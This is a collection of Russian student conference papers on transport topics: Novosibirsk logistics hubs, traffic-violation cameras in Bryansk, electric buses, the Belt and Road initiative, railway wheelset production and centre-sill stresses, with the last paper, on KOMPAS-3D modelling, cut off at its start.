Пашин Артем Демьянович (ст. гр. О-22-ТТП-опат-М)

*Работа выполнена под руководством старшего преподавателя кафедры
«Наземные транспортно-технологические комплексы», Кешенковой Валентины
Григорьевны (keshenkova_2005@mail.ru)*

Аннотация. В статье рассмотрены особенности формирования, реализации и развития транспортно-логистических узлов Новосибирской области, проанализированы конкурентные преимущества региона, рассмотрены пути снижения транспортно-логистических затрат.

Ключевые слова: транспортно-логистический центр, двадцатифутовый эквивалент, транспортная система, контейнерные перевозки, инвестиционные вложения.

Новосибирская область в последние пять лет приобрела статус одного из крупнейших транспортных хабов страны. Здесь созданы транспортно-логистические условия, обеспечивающие поставки грузов в восточные регионы России, а также за рубеж. Развертыванию инфраструктуры новых международных транспортных коридоров сегодня уделяется особое внимание Президентом и Правительством России [1].

Транспортно-логистический центр «Евросиб-Терминал-Новосибирск» – один из крупнейших терминально-логистических центров Сибири. Терминал, введенный в эксплуатацию в 2008 году, развивается как опорная точка сети контейнерных поездов, соединяющих грузоотправителей и потребителей Сибири с портами Дальнего Востока, Северо-Запада, центрами дистрибуции в Москве. Терминал принимает и обрабатывает грузы, поступающие автотранспортом и по железной дороге.

Благодаря инфраструктуре, компетенциям, большому количеству компаний, работающих в этом секторе, все остальные виды бизнеса в Новосибирской области получили конкурентные преимущества. Это помогло преодолеть кризисные моменты – пандемийный период 2020 года, санкционный 2022 года, когда традиционные маршруты поставок, схемы взаимоотношений, логистические и финансовые схемы рушились, наличие в Новосибирской области всей этой системы, инфраструктуры, компетенций помогало руководителям компаний и предприятий переживать такие периоды менее болезненно.

В 2023 году в Новосибирской области инвестиционные вложения направляли в строительство логистических терминалов, складов для хранения сельскохозяйственной продукции и товаров, развитие производства пищевых продуктов и упаковочных материалов, металлообработку.

Самым крупным реализованным инвестпроектом, стала открытая в начале октября первая очередь мультимодального транспортно-логистического центра «Сибирский», который будет обслуживать до одного миллиона контейнеров ДФЭ в год (условная единица учета парка контейнеров) и одновременно несколько контейнерных поездов, идущих из Азии. Его общая площадь превысит 330 гектаров, а инвестиции составят более пятнадцати миллиардов рублей.

Сдача второй очереди «Сибирского» запланирована на осень 2024 года, после чего центр станет ключевым на Транссибе грузовым хабом и позволит существенно увеличить объемы контейнерных перевозок в восточном направлении, что крайне необходимо в связи со стремительным разворотом логистики с Запада на Восток. Из-за загруженности Транссиба сроки поставок из Азии выросли. Товары в Сибирь идут полтора-два месяца, что требует повышенных складских запасов (минимум на 3,5 месяца), а значит, расширения складских площадей.

Группа компаний «Евросиб», специализирующаяся на транспорте и логистике, в 2025 году построит новый промышленно-логистический парк «Иня» для увеличения экспортного потенциала региона [2].

В настоящее время логистика товаров народного потребления в России по ряду причин, в частности, таможенного урегулирования, построена на принципах централизации, где центром распределения грузов является московский транспортный узел. Основная идея проекта – создание в Новосибирской области на базе терминала «Евросиб» промышленно-логистического парка, который будет обеспечивать логистику распределения не только западно- и восточносибирского региона, но и европейской части России, включая Урал и Поволжье.

Согласно расчетам, потенциал переключения грузопотоков на Новосибирск составляет не менее 400 тыс. TEU (единица измерения вместимости грузовых контейнеров) контейнеров в год.

Проект предполагает строительство транспортно-логистического хаба общей площадью 300 тыс. кв. м, включающего сухие и рефрижераторные

склады. Создание логистического парка планируется на территории в створе автодороги «Новосибирск – Пашино» и железнодорожной ветки на станции «Иня-Восточная», вблизи развязки федеральной автомобильной дороги Р-254 «Иртыш» и контейнерного терминала «Евросиба» [3].

Строительство хаба позволит снизить стоимости логистики более чем в два раза: для Новосибирска на 400 тыс. рублей за контейнер, а для регионов Поволжья на 100 тыс. рублей за контейнер. Кроме этого, проект способствует сокращению сроков поставки товаров минимум на 10 суток, уменьшению стоимости товаров на полке и росту грузопотока и увеличению экспортного потенциала региона.

Список источников

1. Прокофьева Т.А. Логистические центры в транспортной системе России: учебное пособие /Прокофьева Т.А., Сергеев В.И. – Москва: ИД «Экономическая газета», ИТКОР, 2021. 524 с.
2. <https://tass.ru/ekonomika/19591033>.
3. <https://mintrans.gov.ru/press-center/news/>
4. Бишутин С.Г., Прудников М.И. Износостойкость сформированных при шлифовании поверхностных слоев деталей машин. Брянск, 2010.
5. Горленко О.А., Мирошников В.В., Галкин В.И., Федоров И.В., Шевелев А.В. Управление инновационной деятельностью на основе информационных технологий. Москва, 2004.

Материал поступил в редколлегию 18.04.2024

УДК 656.01

Применение систем автоматической фиксации нарушений Правил дорожного движения на улично-дорожной сети г. Брянска

Петушков Виктор Викторович (ст. гр. О-20-ТТП-обд-Б)

Работа выполнена под руководством доцента кафедры «Наземные транспортно-технологические комплексы», Справцовой Екатерины Викторовны (kama3@list.ru)

Аннотация. Видеокамеры, осуществляющие контроль движения на дороге, сейчас можно встретить на оживлённых перекрёстках, городских дорогах. Этот способ фиксирования нарушений ПДД был позаимствован у европейских стран. Такой контроль является мерой предупреждения ДТП на автодорогах.

Ключевые слова: автоматическая фиксация нарушений, комплекс контроля, идентификация личности нарушителя.

Видеозаписи и фото являются законным основанием, чтобы привлечь

нарушителей к ответу. Они значительно облегчают судебные разбирательства по поводу штрафов. Такое доказательство полностью исключают коррупцию, так как видеосъёмка не допускает влияния человека на фиксацию происшествий на дороге. Съёмка позволяет быстро выявить нарушителей и доказать сам факт несоблюдения ПДД, позволяет лучше идентифицировать виновника ДТП, облегчает труд работников автоинспекции [1, 2].

В состав любого комплекса контроля входят измерительное устройство, фиксирующее устройство и обрабатывающее устройство. Дополнительно также могут быть установлены блок питания, блок удаленного управления, блок передачи информации, блок охраны и другие элементы.

На рис. 1 представлена классификация устройств фотовидеофиксации (ФВФ) нарушений.



Рис. 1. Классификация устройств фотовидеофиксации

По функциональности средства ФВФ могут контролировать следующие параметры – измерять скорость движения транспортных средств, время, географические координаты, а также весовые и габаритные характеристики автомобилей. На основе полученных данных они фиксируют широкий спектр правонарушений.

В Брянской области и на территории города Брянск также установлено довольно много комплексов фотовидеофиксации, на рис. 2 показано распределение их по моделям.




Рис. 2. Распределение по маркам комплексов фотовидеофиксации

Наиболее популярным комплексом в области является «Скат», он позволяет фиксировать следующие нарушения:


- нарушение скоростного режима;
- выезд на полосу встречного движения;
- езду по обочине (движение без перестроения);
- движение по трамвайному пути встречного направления;
- езду по встречной полосе на дороге с односторонним движением;
- выезд на выделенную полосу для общественных ТС или остановку на указанной полосе.

Современный уровень развития машинного зрения и нейросетей, позволяющих идентифицировать личность с высокой точностью, дают возможность развивать системы фотовидеофиксации по следующим направлениям:

- контроль непристегнутого ремня безопасности и разговора водителя по телефону;
- выявление водителей, лишенных права управления транспортными средствами;
- контроль соблюдения ПДД пешеходами;
- контроль водителей на состояние алкогольного опьянения;
- контроль стояночного режима (например, комплексом ФВФ «Стрит-Фалькон» (рис. 3, а), стилизованным под уличный фонарь);
- контроль пропуска пешеходов (например, системой «Форсаж» (рис. 3, б)).



а



б

Рис. 3. Действие современных комплексов ФВФ

Возможности распознавания лица можно также использовать, чтобы направлять штрафы не владельцу автомобиля, а конкретно нарушителю, который был за рулем транспортного средства в момент фиксации нарушения.

Вывод. Видеокамеры ГИБДД для контроля движения на дорогах, установленные на их сложных участках, каждый день фиксируют нарушения. Применение современных систем фотовидеофиксации нарушений ПДД в г. Брянск позволяет расширить спектр решаемых задач с позиции контроля за дорожным движением.

Список источников

1. Бочкарева К.З. Проблема видеофиксации нарушений правил дорожного движения // Молодой ученый. 2021. №24 (366). С.83-86.

2. Зиборов О.В., Андреев П.Г. Использование средств автоматической фото- и видеофиксации нарушений ПДД в целях осуществления надзора за дорожным движением // Управление деятельностью по обеспечению безопасности дорожного движения: состояние, проблемы, пути совершенствования. 2019. №1 (2). С.201-204.

3. Горленко О.А., Мирошников В.В., Галкин В.И., Федоров И.В., Шевелев А.В. Управление инновационной деятельностью на основе информационных технологий. Москва, 2004.

4. Реутов А.А. Основы автоматизации проектирования машин. Брянск, 2013.

5. Горленко А.О., Давыдов С.В. Технология создания износостойких поверхностных слоев с имплантированными материалами на основе карбида вольфрама. Справочник. Инженерный журнал. 2017. № 1 (238). С. 3-10.

Материал поступил в редколлегию 22.04.2024

УДК 629.341:656.1

Перспективы использования электробусов на улицах Брянска

Пономарев Данила Викторович (ст. гр. О-20-ТТП-обд-Б)

Работа выполнена под руководством доцента кафедры «Наземные транспортно-технологические комплексы», Справцовой Екатерины Викторовны (kama3@list.ru)

Аннотация. Не смотря на наличие в нашей стране огромных запасов нефти и газа, переход на экологические виды транспорта является приоритетной задачей для любого государства. Согласно «Концепции по развитию производства и использования электрического автомобильного транспорта в Российской Федерации на период до 2030 года» в настоящее время во многих городах ведется работа по внедрению электробусов и зарядной инфраструктуры для них. Появление электробусов на улицах Брянска – вопрос времени.

Ключевые слова: электробусы, пассажирский транспорт, зарядная инфраструктура.

Среди приоритетных направлений развития городского пассажирского транспорта в России в целом и в г. Брянск можно выделить следующие:

- 1) применение автобусов особо-большой вместимости на отдельных городских маршрутах;
- 2) обновление автомобильного парка более экологически безопасным транспортом;
- 3) развитие сети электробусов и зарядной инфраструктуры;
- 4) переход на иные топливные источники [1].

Существует ошибочное мнение, что электробусы могут эффективно применяться только в регионах с теплым климатом, т.к. несут существенные потери при эксплуатации в зимних условиях. Данная проблема уже решена, электробусы уже успешно эксплуатируются и в Тюмени, и в Перми.

Электробусы стали серийно выпускаться в России после 2016 года, и за последние восемь лет их технические характеристики заметно изменились [2]. Например, первым электробусом, который стал курсировать по улицам Москвы, стал ЛиАЗ-6274. Он имеет запас хода 60 км. У электробусов КАМАЗ-6282, которые активно поставляются в российские города, в январе 2024 года

официально появилась новая модификация – КАМАЗ-6282 ОНС. Если первая модель имеет функцию быстрой зарядки и запас хода 90 км, то вторая — заряжается по ночам и имеет запас хода до 285 километров. Т.е. в настоящее время ведется битва технологий в сфере емкости аккумуляторов и запаса хода.

Если рассматривать технологии, применяемые в электробусах, то они также различаются. На сегодняшний день существует три принципиально разные типа зарядки электробусов [3]:

1) медленная (ночная) зарядка в депо, занимает порядка 4-10 часов, позволяет обеспечить запас хода от 150 км, но требует аккумуляторов большой массы, т.е. в салоне остается меньше места для пассажиров. Но такая система не требует наличия зарядных станций на улицах города, в ночное время электроэнергия стоит дешевле.

2) быстрая зарядка на конечных остановках маршрутов, длится всего 5-10 минут. Батареи имеют меньший вес и большую устойчивость к низким температурам, а электробусы повышенную провозную способность.

3) динамическая зарядка (на ходу, подключаясь к существующей троллейбусной контактной сети). Среди преимуществ простоев на подзарядку, запас хода до 25 км, отопление и кондиционирование салона не требуют дополнительных дизельных отопителей. При разъединении с контактной сетью электробус продолжает движение, а на ближайшей остановке сам подключается к сети.

При выборе стратегии заряда, которая будет применяться на предприятии, необходимо учитывать следующие факторы:

1. Вместимость депо.
2. Наличие технической возможности для технологического присоединения к электросетям зарядных станций на конечных остановках.
3. Продолжительность цикла зарядки.
4. Протяженность маршрута.
5. Задержки на маршруте следования.

В итоге очень важно принять стратегическое решение, основанное на конкретных особенностях каждого города и оператора. Скорее всего, лучшим решением будет комбинация ночной зарядки и зарядки на конечных остановках. В г. Брянск существует контактная троллейбусная сеть, которая позволит электробусам осуществлять дополнительный тип зарядки – динамическую (на ходу).

Вывод. Применение современных электробусов обеспечивает высокое качество обслуживания пассажиров за счет повышения комфорта поездки в любое время года, низкого шума и высокой скорости сообщения. При внедрении электробусов на улицах г. Брянск необходимо выбрать оптимальную систему заряда с учетом особенностей городской транспортной инфраструктуры.

Список источников

1. Решение Брянского городского Совета народных депутатов от 27 декабря 2018 года № 1121 «Об утверждении стратегии социально-экономического развития города Брянска на период до 2030 года».
2. Чикишев Е.М., Капский Д.В., Семченков С.С. Оценка влияния транспортных и природно-климатических факторов на уровень расхода электроэнергии электробусов в условиях городской среды // Наука и техника. 2023. № 1. С. 48-59.
3. Розин Б. М., Шатерник И.А. Об оптимизации смешанной зарядной инфраструктуры электробусов для городских маршрутов // Информатика. 2022. Т. 19, № 2. С. 68-84.
4. Реутов А.А., Гончаров К.А. Анализ совместной работы концевых и промежуточного приводов ленточного конвейера. Вестник Брянского государственного технического университета. 2010. № 2 (26). С. 42-45.
5. Бишутин С.Г. Проектирование технологических операций шлифования. учебное пособие для студентов высших учебных заведений, обучающихся по направлению подготовки "Конструкторско-технологическое обеспечение машиностроительных производств" / Брянск, 2008.

Материал поступил в редколлегию 22.04.2024

УДК 656.073

Анализ создания торгово-транспортных коридоров «Один пояс, один путь»

Сенчурова Карина Александровна (ст. гр. О-21-НТТК-птсо-С)

Работа выполнена под руководством старшего преподавателя кафедры «Наземные транспортно-технологические комплексы», Кешенковой Валентины Григорьевны (keshenkova_2005@mail.ru)

Аннотация: В статье рассмотрены особенности формирования, реализации и развития инициативы «Один пояс, один путь», проанализированы комплексы мер в рамках «Пояса и пути», рассмотрен экономический эффект от развития инициативы.

Ключевые слова: инициатива, международные экономические коридоры, пропускной путь, высокоскоростная магистраль, экономическая глобализация.

Инициативу «Один пояс – один путь» в сентябре 2013 года выдвинул председатель Китайской Народной Республики Си Цзиньпин. Он предложил объединить сухопутный и морской торговые пути, чтобы быстро и недорого доставлять товары в страны Юго-Восточной Азии, Африку, на Ближний Восток и в Европу [1].

В рамках «Экономического пояса Шелкового пути» предполагается строительство следующих коридоров: новый мост между Европой и Азией,

международные экономические коридоры сотрудничества между Китаем, Монголией и Россией, между Китаем, Центральной Азией и Западной Азией, между Китаем и Индокитаем.

Предпосылки, цели и составные элементы инициативы представлены в табл.1

Таблица 1
Основные характеристики инициативы «Один пояс, один путь» [2]

Критерии	Содержание
Предпосылки	Решение вопроса переизбытка производственных мощностей. Установление связи между внутренним промышленным производством КНР и международными маршрутами поставок. Содействие достижению «двух целей столетия». Расширение экспортных рынков. Повышение спроса на китайские товары на международном уровне. Продвижение юаня в качестве международной валюты. Оживление государственных предприятий Китая.
Основные цели	Координация политики. Культурные обмены. Финансовая интеграция. Рост торговли и инвестиций. Связанность инфраструктур. Мультиполярность мира. Экономическая глобализация. Культурное разнообразие. Более широкое применение IT- технологий.
Составные элементы	«Экономический пояс Шелкового пути». «Пояс» является сухопутным коридором, который проходит через Центральную Азию до Европы и соединяет две крупные экономики мира. Маршрут выступает в качестве основного логистического коридора и создаст новые возможности для Центральной Азии и Восточной Европы как для перевалочного узла, так и для поставщика товаров. «Морской Шелковый путь XXI века». «Путь» – это густонаселенный потребительский и промышленный район, как и не имеющий выхода к морю «Пояс», он также соединяет Китай и Европу, но отличается тем, что дорога проходит через Юго-Восточную, Южную Азию, Ближний Восток и Восточную Африку.

Развитие инициативы «Один пояс – один путь» к 2030 году обеспечит 420 тыс. рабочих мест в странах, расположенных вдоль маршрута.

Преимущества, которые получит Россия от реализации инициативы: годовой грузооборот между Приамурьем и Китаем с запуском моста

Благовещенск-Хэйхэ может вырасти в восемь раз – до 4 миллионов тонн, также ожидается значительный рост числа китайских туристов. Пропускная способность объекта, согласно проекту, составит 630 грузовиков, 164 автобуса, 68 легковых автомобилей и около 5,5 тыс. человек в сутки [3].

Планируется появление шоссе, ведущего из Белоруссии через Смоленскую и Оренбургскую области, а также Казахстан в Синьцзян-Уйгурский автономный район.

В России в рамках проекта запланировано строительство высокоскоростной магистрали (ВСМ) Москва – Казань, которая в перспективе может быть продлена до Иркутска, а в будущем стать частью ВСМ Москва – Пекин.

Китай уже увеличил товарооборот со странами вдоль маршрута пути с \$1,04 трлн до 2,07 трлн. Население стран, участвующих в проекте, составляет 63% населения Земли, а ВВП этих стран превышает \$21 трлн.

При этом пока остаётся открытым вопрос о том, приведет ли участие в китайской инициативе к стимулированию экономики партнеров и поможет ли им преодолеть ловушку среднего уровня доходов.

Список источников

1. Инициатива совместного строительства «Одного пояса и одного пути»: прогресс, вклад и перспективы // Официальный сайт инициативы «Один пояс, один путь». URL: <https://rus.yidaiyilu.gov.cn/ydylzt.htm>.

2. Политика Китая в Арктике и ее влияние на регион. URL: <http://vpoanalytics.com/2018/07/10/politika-kitaya-varktike-i-ee-vliyanie-na-region>.

3. Дайкер Д.С., Розенгаузов Л.Р., Исаичкин И.Р. Торговое сотрудничество России и Китая // Экономика и бизнес: теория и практика. 2023. №4-1 (98). URL: <https://cyberleninka.ru/article/n/torgovoe-sotrudnichestvo-rossii-i-kitaya>.

4. Горленко О.А., Мирошников В.В. Развитие систем менеджмента качества. Научные технологии в машиностроении. 2015. № 8 (50). С. 44-48.

5. Шец С.П. Проектирование и эксплуатация технологического оборудования для технического сервиса автомобилей в условиях атп. Брянск, 2004.

Материал поступил в редколлегию 18.04.2024

УДК 614.8.084/629.45/.46

Анализ прогрессивных технологий в производстве колёсных пар подвижного состава

Попков Егор Валерьевич (ст.гр. О-20-ЭТТК-псжд-б)

PopkovEV@yandex.ru Работа выполнена под руководством доцента кафедры
«Подвижной состав железных дорог», Булычева Михаила Анатольевича
(Miked1973@mail.ru)

Аннотация. Проведен анализ возможности применения различных ресурсосберегающих технологий при производстве колесных пар подвижного состава

Ключевые слова: железнодорожный транспорт, вагон, локомотив, технология, производство, ремонт

При изготовлении деталей колёсных пар и при их сборке в локомотивостроении и вагоностроении реализованы или готовятся к реализации нижеперечисленные прогрессивные ресурсосберегающие технологии.

Изготовление деталей колёсных пар

Изготовление заготовок осей колёсных пар методом поперечно-винтовой прокатки (рис.1) (экономится осевая сталь, значительно сокращается объём обработки резанием).




Рис. 1 Линии поперечно-винтовой прокатки (варианты)

Точение осей на токарных гидрокопировальных полуавтоматах и на токарных станках с ЧПУ (существенно повышается производительность процесса). Накатывание роликами цилиндрических поверхностей и галтелей оси (усталостная прочность оси может быть повышена в 2 раза). Полирование галтелей с использованием специального устройства, установленного на токарном станке (ликвидируется ручной труд). Вертикальная прерывистая закалка цельнокатаных колёс и бандажей (срок службы колёс может быть увеличен на 15%)[1]. Замена литых колёсных центров катаными (уменьшается расход металла примерно на одну треть, значительно снижается необрессоренная масса локомотива). Обработка резанием колёсных центров, бандажей и цельнокатаных колёс на станках с программным управлением (значительно повышается производительность процесса). Изготовление заготовок ведомых зубчатых колёс тяговых редукторов методом прокатки с горячим накатыванием зубьев (существенно сокращается объём обработки резанием, повышается износостойкость зубьев).

Сборка (формирование) колёсных пар

Замена прессового метода формирования колёсных пар гидропрессовой сборкой путём торцевого подвода рабочей жидкости в зону сопряжения под высоким давлением (обеспечивается более высокая прочность посадки, уменьшается возможность повреждения посадочных поверхностей). Использование (взамен прессового) теплового формирования колёсных пар (в 2...2,5 раза повышается прочность посадки, возможна автоматизация сборки). Внедрение технологии формирования колёсных пар с применением искусственного холода и цинкового гальванического покрытия подступичных частей оси [2] (возможна автоматизация процесса, выше надёжность эксплуатации подвижного состава и срок службы колёсных пар); осуществима комбинированная сборка – умеренные нагрев колёс и охлаждение осей. Неразрушающий контроль прочности соединений ось - колесо с использованием явления акустической эмиссии (качество соединения контролируется в момент его формирования, операции сборки и контроля можно проводить на сборочной позиции). Обработка колёсных пар в сборе на гидрокопировальном колесотокарном полуавтомате чашечными резцами (значительно повышается производительность процесса).

Возможна организация *централизованного специализированного производства*[1,2] колёсных пар подвижного состава железных дорог Российской Федерации.

Анализ исследований показал, что при производстве и ремонте колесных пар подвижного состава *есть возможность* улучшения технологий во многих аспектах. И развитие методов обработки и изготовления деталей в транспортном машиностроении позволит и дальше повышать производительность труда при производстве деталей подвижного состава.

Список источников

1. Мотовилов, К.В. Технология производства и ремонта вагонов: Учебник для вузов ж.-д. трансп./ К.В. Мотовилов, В.С. Лукашук, В.Ф. Криворудченко, А.В. Петров Под ред. К.В. Мотовилова. –М.: Изд. Маршрут, 2003. – 382 с.
2. Максакова, Е.Н. Технология локомотивостроения: учебник для вузов/ Е.Н. Максакова. – 2 - е изд., перераб. и доп. - Брянск: БГТУ, 2008. – 544 с.
3. Шадура Л.А., Никольский Л.Н. Вагоны. конструкция, теория и расчет. учебник для вузов. Москва, 1980.
4. Болдырев А.П. Расчет и проектирование амортизаторов удара подвижного состава. Москва, 2004.
5. Yoo W.-S., Lee J.-H., Park S.-J., Sohn J.-H., Dmitrochenko O., Pogorelov D. Large oscillations of a thin cantilever beam: physical experiments and simulation using the absolute nodal coordinate formulation. Nonlinear Dynamics. 2003. Т. 34. № 1-2. С. 3-29.

Материал поступил в редколлегию 18.04.2024

УДК 629.45

Исследование величин дополнительных напряжений в хребтовой балке

Сидоренко Максим Олегович (ст.гр. О-20-ЭТТК-псжд-б)

Liormall@yandex.ru

Работа выполнена под руководством доцента кафедры «Подвижной состав железных дорог», Булычева Михаила Анатольевича (Miked1973@mail.ru)

Аннотация. Проведено исследование влияния величин действующих нормальных напряжений в хребтовой балке на нагруженность подвижного состава, рассмотрены две причины возникновения дополнительных напряжений в ней

Ключевые слова: железнодорожный транспорт, вагон, пассажирский транспорт, хребтовая балка, прогиб, безопасность

Современный подвижной состав железных дорог носитель элементов безопасности, обеспечиваемой выполнением условий норм проектирования. Конструктивно единицы подвижного состава чаще всего имеют продольные осевые несущие элементы. Для вагонов таким элементом является хребтовая балка, основные поперечные сечения представлены на рис.1.




Рис. 1. Поперечные сечения хребтовых балок: *а* – грузовых крытых, полувагонов с глухим полом, бункерных, рефрижераторных; *б* – полувагона с люками; *в* – пассажирских; *г* и *д* – платформ (сечения соответственно в средней и концевых частях); *е* – цистерн; 1 – зетовый профиль; 2 – диафрагма; 3 – двутавровый профиль; 4 – державка петли; 5 – нижний лист поперечной балки; 6 – лист; 7 – ограничительная скоба; 8 – полоса

Хребтовая балка является одним из основных несущих элементов. Чем точнее в ней определены напряжения, тем больше будет надежность её в эксплуатации. Известно, что напряжения в хребтовой балке определяются от вертикальных и продольных нагрузок, регламентируемых нормами [1]. Однако кроме таких нагрузок возникают напряжения и от других факторов, которые до сих пор не учитывались.

Первым из таких факторов являются напряжения, возникающие при сварке. В частности, при сварке двух зетов хребтовой балки продольным швом возникает усадочная сила, от которой в балке появляются напряжения. Их величина равна отношению усадочной силы к площади сечения балки. Величину усадочной силы находим, исходя из условия, что прогиб от нее должен равняться величине обратного прогиба, придаваемого балке перед сваркой. Задаваясь значением обратного прогиба, находим значение усадочной силы, а далее и сами напряжения.

Вторым фактором являются напряжения, возникающие от вертикальной нагрузки полезного груза на хребтовую балку. Под действием вертикальной нагрузки балка получает прогиб, а продольные силы, действующие по оси автосцепки на величине этого прогиба дают изгибающий момент, от которого тоже появляются дополнительные напряжения. Чтобы учесть эти напряжения, мы должны продольную силу умножить на величину прогиба хребтовой балки от вертикальной нагрузки. Была вычислена величина прогиба от вертикальной нагрузки посередине. Она оказалась равной 6мм. Но эта величина по мере действия продольной силы будет увеличиваться. Таким образом, имеем два прогиба: прогиб от вертикальной нагрузки и дополнительный. Суммируя эти прогибы, получим результирующий прогиб. Дополнительный прогиб можно найти, решая геометрически нелинейную задачу методом последовательных приближений, однако кораблестроители, теоретически исследовав этот вопрос,

получили формулу, по которой сразу можно определить дополнительный и результирующий прогибы:

$$y_{доп} = \frac{N \cdot b}{\pi^2 \cdot E \cdot J / l^2 - N}; \quad y = b + y_{доп},$$

где N – нормальная сила, приходящаяся на хребтовую балку; $y_{доп}$ – дополнительный прогиб; b – прогиб хребтовой балки от вертикальной нагрузки; l – база вагона; y – результирующий прогиб.

Напряжения от сварки составили 10,2 МПа, напряжения от продольной силы с учетом результирующего прогиба составили 87,1 МПа. Суммарная доля дополнительных напряжений составила 37,4% от допускаемых, что значительно больше допускаемой инженерной погрешности в 5%.

Таким образом, исследования показали, что напряжения такого рода необходимо учитывать.

Список источников

1. Лозбинец, В.П. Проектировочные расчёты для проверки несущей способности кузовов вагонов: учеб. пособие / В.П. Лозбинец, А.А. Лагутина – Брянск: БГТУ, 2008 . – 192 с.
2. Pogorelov D. Differential-algebraic equations in multibody system modeling. Numerical Algorithms. 1998. Т. 19. № 1-4. С. 183-194.
3. Mikhal'chenko G.S., Pogorelov D.Yu., Simonov V.A. Dynamic quality improvement of railroad rolling stock using computer simulation. Russian Journal of Heavy Machinery. 2003. № 12. С. 2-5.
4. Космодамианский А.С., Воробьев В.И., Пугачев А.А. Прямое управление моментом асинхронных двигателей при их питании от одного преобразователя частоты. Электротехника. 2015. № 9. С. 29-35.
5. Космодамианский А.С., Клячко Л.М., Воробьев В.И., Пугачев А.А. Система управления тягового электропривода с контролем температуры теплонагруженных элементов. Электротехника. 2014. № 8. С. 38-43.

Материал поступил в редколлегию 18.04.2024

УДК 004.942

Методики проектирования изделий в Компас-3D

Локтюшов Иван Сергеевич. (ст.гр.О-22-ПСЖД-лк-С)

Работа выполнена под руководством доцента кафедры «Подвижной состав железных дорог», Расина Дмитрия Юрьевича (dmrr1979@gmail.com)

Аннотация. Программный комплекс КОМПАС предоставляет широкие возможности автоматизации проектных работ разного профиля. Система эффективно решает задачи двумерного и трехмерного проектирования и

выпуска конструкторской документации. В статье проводится исследование наиболее распространенных методик трехмерного моделирования, реализуемых в среде программного комплекса КОМПАС-3D.

Ключевые слова: КОМПАС-3D, автоматизированное проектирование, твердотельные трехмерные модели, методы трехмерного моделирования.

В 1960-х годах была создана первая программа трёхмерного моделирования, благодаря которой был открыт новый период в области инженерии. Сейчас такие программы применяются повсеместно при проектировании конструкций. С их помощью человек стал не только экономить время, но и более эффективно выполнять поставленные задачи.

